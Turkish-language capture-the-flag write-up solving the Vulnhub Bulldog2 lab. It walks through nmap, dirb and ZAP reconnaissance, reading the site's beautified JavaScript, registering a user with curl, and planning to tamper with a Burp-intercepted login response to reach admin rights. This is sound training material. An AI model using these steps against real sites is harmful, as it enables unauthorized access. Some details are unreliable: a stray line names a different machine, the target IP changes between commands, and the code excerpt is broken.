Bulldog2

Kaan Efe Öğüt

ADLİ BİLİŞİM MÜHENDİSLİĞİ


-Vulnhub üzerinde bulunan Bulldog2 zafiyetli makinesini birlikte çözmeye çalışacağız.

27.12.2021

-Vulnhub üzerinde bulunan Kioptrix isimli zafiyetli makinenin çözümünü birlikte gerçekleştireceğiz.

-Linkinden indirdiğim sanal makineyi open komutu ile açıyorum ve ardından Linux ile aynı ağ bağlantı ayarlarına getiriyorum.


-Zafiyetli makineyi başlatıyorum ve bu ekranda bırakıyorum.



-Linux makineme geçiş yapıyorum ve Nmap üzerinden ağ taraması gerçekleştirip IP adresini tespit ediyorum.


```
└─# nmap -A  192.168.43.44                                          130 ×
Starting Nmap 7.91 ( https://nmap.org ) at 2021-11-02 21:22 +03
Nmap scan report for 192.168.43.44
Host is up (0.00057s latency).
Not shown: 999 filtered ports
PORT   STATE SERVICE VERSION
80/tcp open  http    nginx 1.14.0 (Ubuntu)
|_http-cors: HEAD GET POST PUT DELETE PATCH
|_http-server-header: nginx/1.14.0 (Ubuntu)
|_http-title: Bulldog.social
MAC Address: 08:00:27:4E:A4:54 (Oracle VirtualBox virtual NIC)
Warning: OSScan results may be unreliable because we could not find at least
1 open and 1 closed port
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.10 - 4.11, Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT     ADDRESS
1   0.57 ms 192.168.43.44
```

-Nmap taraması gerçekleştiriyorum ve bir tek HTTP servisinin aktif olduğunu görüntülüyorum.




-Siteyi görüntülüyorum buradan bir açık bulmaya çalışacağım.


-Sayfaya baktığımda sadece bir Login sayfası görüntülüyorum.




-Sonrasında dirb aracını çalıştırıp bilgi almaya çalışıyorum.Karşıma çıkan yerlerdende pek bir bilgi elde edemedim.



-Kaynak kodları üzerinden bir bilgi edinmeye çalıştım fakat buradan da çok fazla bilgi sahibi olamadım.




-Login üzerinden işlem yapmam gerektiğini düşünüyorum burada yeni kayıt oluşmadığı için burada SQLI gerçekleştirip bir giriş alabilirim.



-Site üzerinde başka bir açık var mı diye ZAP üzerinden bir Spider işlemi gerçekleştireceğim.

-Zaproxy üzerinden bir işlem başlattım ve karşıma çıkardığı dosyaları inceliyorum.


-Burada Javascript Beautifier kullanarak kodları düzeltiyorum ve içerisinden bilgi almaya çalışıyorum.



```
N = {
    production: !0
},
x = u("CPp0"),
E = (u("5v8a"), u("W4CS")),
F = function() {
    function l(l) {
        this.http = l
    }
    return l.prototype.registerUser = function(l) {
        var n = new x.Headers;
        return n.append("Content-Type", "application/json"), this.http.post("/users/register"
            headers: n
        }).map(function(l) {
            return l.json()
        })
    }, l.prototype.authenticateUser = function(l) {
        return this.http.post("/users/authenticate", l).map(function(l) {
            return l.json()
        })
    }, l.prototype.authenticateLinkUser = function(l) {
        return this.http.post("/users/linkauthenticate", l).map(function(l) {
            return l.json()
        })
    }, l.prototype.isAdmin = function() {
        var l = localStorage.getItem("user");
        return null !== l && "master_admin_user" == JSON.parse(l).auth_level
    }, l.prototype.storeUserData = function(l, n) {
        localStorage.setItem("id_token", l), localStorage.setItem("user", JSON.stringify(n)),
    }, l.prototype.loadToken = function() {
        var l = localStorage.getItem("id_token");
        this.authToken = l
```

-Burada kayıt bölümünü arıyorum ve burada bir user ekleme kısmını görüntülüyorum.


-Kodu incelediğimizde içerisine gerekli bilgileri POST etmem gerektiğini görüntülüyorum bu işlemi gerçekleştirmek için Curl aracını kullanacağım.




```
┌──(root💀 2021)-[~]
└─# curl -X POST 'http://10.52.164.17/users/register' -H 'Content-Type: application/json' -d '{"name": "kaan"
, "username": "kaan", "password": "kaan" , "email" : "kaan@gmail.com"}'
{"success":true,"msg":"User registered"}

┌──(root💀 2021)-[~]
└─#
```

-JS kodunda gördüğüm herşeyin birebir aynı buraya geçmesi gerekmektedir.

-H = Headers,Ardından istediği formatı belirtiyorum ve istediği bilgiler doğrultusunda bir kullanıcı ekledim.




-Başarılı bir şekilde işlem gerçekleştirdim.Burada kaynak koduna bakabilirim ya da Burp üzerinden Response ve Request kodlarını inceleyip bilgi almaya çalışabilirim.



-Burp üzerinden response ve request kodlarını incelemek istiyorum.Bu sebeple ilk önce Burp aracımı bağlıyorum ve login ekranında Intercept alıyorum.


-Forward etmeden önce Do Intercept bölümünden giriş yapacağımı ve bu bilgileri tutması gerektiğini belirtiyorum.



-Döndürdüğü değere baktığımda burada standart user olarak görünmekteyim.Burada farklı bir kullanıcı girip Forward edersem yetki elde edebileceğimi düşünüyorum.

